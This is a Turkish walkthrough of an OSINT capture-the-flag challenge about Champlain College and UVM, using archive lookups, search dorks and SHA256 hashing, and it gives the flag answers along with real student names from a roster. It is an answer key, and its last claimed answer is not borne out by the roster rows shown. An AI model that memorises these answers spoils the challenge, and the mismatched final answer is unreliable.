
İlk arama sonucunu inceledikten sonra 2019 için elde tutma oranını başarılı bir şekilde %82 olarak bulduk ancak soru formatımıza göre ondalık basamağa kadar daha doğru bir cevaba ihtiyacımız var.




Bu görec için Wayback Makinesini kullanabiliriz , çeşitli web sitelerinin tarihsel anlık görüntülerini içeren internetin dijital bir arşividir. Bu, 2019 Sonbaharı için yayınlanmış eski verileri içeren bir anlık görüntüyü görmemize yardımcı olabilir.



2019'daki bir anlık görüntüden başlayarak, 2019 Sonbaharı için verileri içeren sayfanın bir sürümünü bulmaya çalışalım.




Sayfa 2018 verilerini içeriyor, bu nedenle 2019 verilerini bulana kadar daha yeni sayfalara bakmamız gerekiyor.



Aşağıya indiğimizde aradığımız alanı buluyoruz ve bayrağımız %82,5


Cevap: %82,5

5# Champlain College Has A Public Excel Sheet Listing Addresses Of Campus Locations Available on The Internet, what's the SHA256 hash of the excel file? **(Champlain College, İnternette Bulunan Kampüs Yerlerinin Adreslerini Listeleyen Bir Genel Excel Sayfasına Sahiptir, excel dosyasının SHA256 karması nedir?)**



İlk olarak, Google aracılığıyla Champlain College'ın resmi web sitesini bulacağız.

Artık, champlain.edu'da bulunan tüm excel dosyalarını aşağıdakileri kullanarak aramak için Google dorks'u kullanabiliriz.



	New Address	Old Address	Name
3	4 CEDAR LANE	4 CEDAR LANE	Carriage House
4	298 COLLEGE STREET	298 COLLEGE STREET	Ethan Allen Center
5	368 COLLEGE STREET	368 COLLEGE STREET	Sanders Hall
6	175 LAKESIDE AVENUE	175 LAKESIDE AVENUE	tba
7	325 MAIN STREET	325 MAIN STREET	Skiff Gallery
8	381 MAIN STREET	381 MAIN STREET	Main Street Suites and Conference Center
9	396 MAIN STREET	396 MAIN STREET	396 Main
10	308 MAPLE STREET	308 MAPLE STREET	
11	312 MAPLE STREET	312 MAPLE STREET	Coolidge Hall
12	316 MAPLE STREET		Res Tri Building B
13	317 MAPLE STREET	317 MAPLE STREET	West Hall
14	320 MAPLE STREET	306 MAPLE STREET	Lakeview Hall
15	324 MAPLE STREET	304 MAPLE STREET	Adirondack House
16	328 MAPLE STREET	195 SOUTH WILLARD STREET	Advising and Registration Center
17	332 MAPLE STREET		Res Tri Building C
18	375 MAPLE STREET	375 MAPLE STREET	Hauke Family Campus Center
19	375 MAPLE STREET	375 MAPLE STREET	Alumni Auditorium
20	381 MAPLE STREET	371 MAPLE STREET	Freeman Hall
21	387 MAPLE STREET	371 MAPLE STREET	Joyce Learning Center
22	391 MAPLE STREET	391 MAPLE STREET	SD Ireland Family Center for Global Business and Technology
23	194 SAINT PAUL STREET	194 SAINT PAUL STREET	Former Eagles Club
24	44 SOUTH WILLARD STREET	44 SOUTH WILLARD STREET	North Hall
25	163 SOUTH WILLARD STREET	163 SOUTH WILLARD STREET	Skiff Hall and Annex
26	174 SOUTH WILLARD STREET	174 SOUTH WILLARD STREET	Durick Hall
27	197 SOUTH WILLARD STREET		Res Tri Building A

Çeşitli kampüs konumlarının adreslerini içeren, açık bir fiziksel_addresses.xls excel dosyası bulduk. Bayrağımızı almak için bu dosyanın SHA256 karmasını sağlamamız gerekiyor.


openssl dgst -sha256 physical_addresses.xls

SHA256(fiziksel_adresler.xls)= c96ee03c4043c366c6f573bb1d194dec8f4c0c81150c60d310bc59d9e17a6906


Cevap: c96ee03c4043c366c6f573bb1d194dec8f4c0c81150c60d310bc59d9e17a6906

6# In 1998 specifically on February 12th, Champlain was planning on adding an exciting new building to its campus. Back then, it was called “The Information Commons”. Can you find a picture of what the inside would look like? Upload the sha256 hash here. **(1998'de, özellikle 12 Şubat'ta, Champlain kampüsüne heyecan verici yeni bir bina eklemeyi planlıyordu. O zamanlar buna “Bilgi Ortaklığı” deniyordu. İçinin nasıl görüneceğine dair bir resim bulabilir misin? sha256 karmasını buraya yükleyin.)**

Soruda özel bir tarih verdiği için bir önceki soruda yaptığımız gibi kolejin 1998 yılında ana web sitesine yeni bir binadan söz edildiğini çıkarabiliriz. İlk olarak, o zamandan Champlain web sitesinin bir anlık görüntüsünün olup olmadığını kontrol edelim.



Sorumuzda belirtilen kesin tarih için bile 1998'e kadar uzanan anlık görüntülerimiz olduğunu görebiliyoruz




Bayrağımızı almak için bu binanın iç tasarımını temsil eden görüntüyü indirmemiz ve SHA256 karma değerini almamız yeterli.

SHA256(inside1.jpeg)= **f4952b314eb15acf0eec79c954f83881c17d50d2b5922ee37e8fc5e5cd1aeac2**

Cevap: f4952b314eb15acf0eec79c954f83881c17d50d2b5922ee37e8fc5e5cd1aeac2


7# One of Champlain College's Cyber Security Faculty got a bachelor's degree in arts from this Ohioan university. Who was the other faculty member who studied there? **(Champlain Koleji'nin Siber Güvenlik Fakültesi'nden biri, bu Ohio üniversitesinden sanat alanında lisans derecesi aldı. Orada okuyan diğer öğretim üyesi kimdi?)**

Fakülte listesini gözden geçirerek, önce her bir kişinin eğitim bölümünü hızlıca taramamız ve Ohio'daki bir üniversiteden sanat alanında lisans derecesine sahip bir kişi bulmamız gerekiyor.



Joe Eastman'ın Ohio'da bulunan Toledo Üniversitesi'nden Bachelor of Arts derecesi aldığını görebiliriz.

Şimdi Toledo Üniversitesi'nde başka kimin okuduğunu bulmak için fakültenin geri kalanını taramamız gerekiyor. Aramamızı daha etkili hale getirmek için burada bir Google dork kullanabiliriz.



Google arama sonuçlarımızdan Todd Schroeder'ı bulduk ve biyografi sayfasını incelerken onun gerçekten Siber Güvenlik fakültesinin bir parçası olduğunu görebiliyoruz.

Cevap: todd schroeder

8# In 2019 UVM’s Ichthyology Class Had to Name their fish for class. Can you find out what the last person on the public roster named their fish? **(2019'da UVM'nin İhtiyoloji Sınıfı balıklarını sınıf için adlandırmak zorunda kaldı. Halk listesindeki son kişinin balıklarına ne ad verdiğini bulabilir misin?)**

UVM'deki İhtiyoloji sınıfı için Google'da arama yapmak bizi üniversitenin sayfasına götürür:

WFB 232 Ichthyology
Spring 2019
Tu/Th 10:05-11:20 Marsh Life Sciences 105
Instructor: Ellen Marsden, 308D Aiken
ellen.marsden@uvm.edu

Quick links:
Syllabus 2019
Readings 2019
Student fish names

Lecture Powerpoint files
Introduction
Aquatic habitats and environment
Anatomy - external
Anatomy - internal, osteology
Feeding and diet
Taxonomy and phylogeny
Fish locomotion, swimming
Buoyancy, respiration
Osmoregulation, thermoregulation
Vision and color
Light production
Hearing,lateral line, electrorecept.
Reproduction
Development and genetics
Schooling, migration
Social behaviors and feeding
Fish distributions

Orders of fishes
Links to Powerpoint files
1. Hagfish to skates
2. Coelacanths to Acipens
3. Osteogloss to Salmonids
4. Stomiids to Beloniformes
5. Cyprinodonts to Synbranchs
6. Scorpaeniformes to Tetraodonts

Ichthyology is the study of fishes, and includes a wide range of topics including taxonomy, systematics, and biogeography, anatomy and physiology, and behavior and ecology. This course will focus on form and function, behavior, life history, and ecology. We will also cover the key taxonomic characteristics of most of the orders of fishes.

Text (on reserve):
Carl E. Bond. 1996. Biology of Fishes, 2nd ed. Saunders College Publ., Fort Worth
Or: Barton, M. 2007. Bond's Biology of Fishes, 3rd ed. Thompson Brooks/Cole


Readings (papers) are linked to the syllabus page (under Quick links)

Additional books used as resources (linked here or on reserve):
Borror, D. J. 1971. Dictionary of word roots and combining forms. Mayfield Publ. Co., Palo Alto. *Handy reference to learn Latin and Greek roots of fish names and understand obscure scientific terminology. Link to PDF of book*
Wikipedia also has a list of word roots linked here
Cailliet, G., M. Love, and A. Ebeling. 1996. Fishes: a field and laboratory manual. Waveland Press, Inc., Prospect Heights, IL
Good guide with diagrams of fish osteology and internal anatomy
Nelson, J. S. 1994. Fishes of the World. 3rd. ed. Wiley and Sons, New York.
the ulitmate taxonomic reference in ichthyology
Paxton, J. R. and W. N. Eshmeyer. 1998. Encyclopedia of fishes. Academic Press.
Nice review of fishes with excellent illustrations and summaries of each order. Taxonomic classifications differ somewhat from Nelson and Bond
Scott, W. B. and E. J. Crossman. 1973. Freshwater fishes of Canada. Bull. Fish. Res. Bd. Can. 184:966pp.
Detailed biology, taxonomy, ecology of most N. American fish species

Assignments:
There will be two exams, each focusing on approximately one half of the course. There will also be several quizzes and short writing/research assignments throughout the semester. Assignments are due in class – if they are handed in after class you will get 50% of the points (if the work is reasonably complete) but I will not provide feedback on the writing. Assignments should be typed and proof-read; basic guidelines for citing references and writing tips are linked here. There are no makeup quizzes.

Assignments/grading
Written assignments (10) 50%

İhtiyoloji sınıfı bilgi sayfasında, Öğrenci balık isimleri için bir bağlantı görebileceğimiz hızlı bağlantılar bölümü bulunmaktadır. Bağlantı, Studentfishnames2019.xls başlıklı bir xls dosyasını indirir. Listenin sonuna gidersek, halk listesindeki son öğrencinin balıklarına bu soru için bayrağımız olan Saccopharyngiformes adını verdiğini görebiliriz.




	A	B
22	Maver, Mitch A.	Amiiformes
23	McAree, Danielle M.	Osteoglossiformes
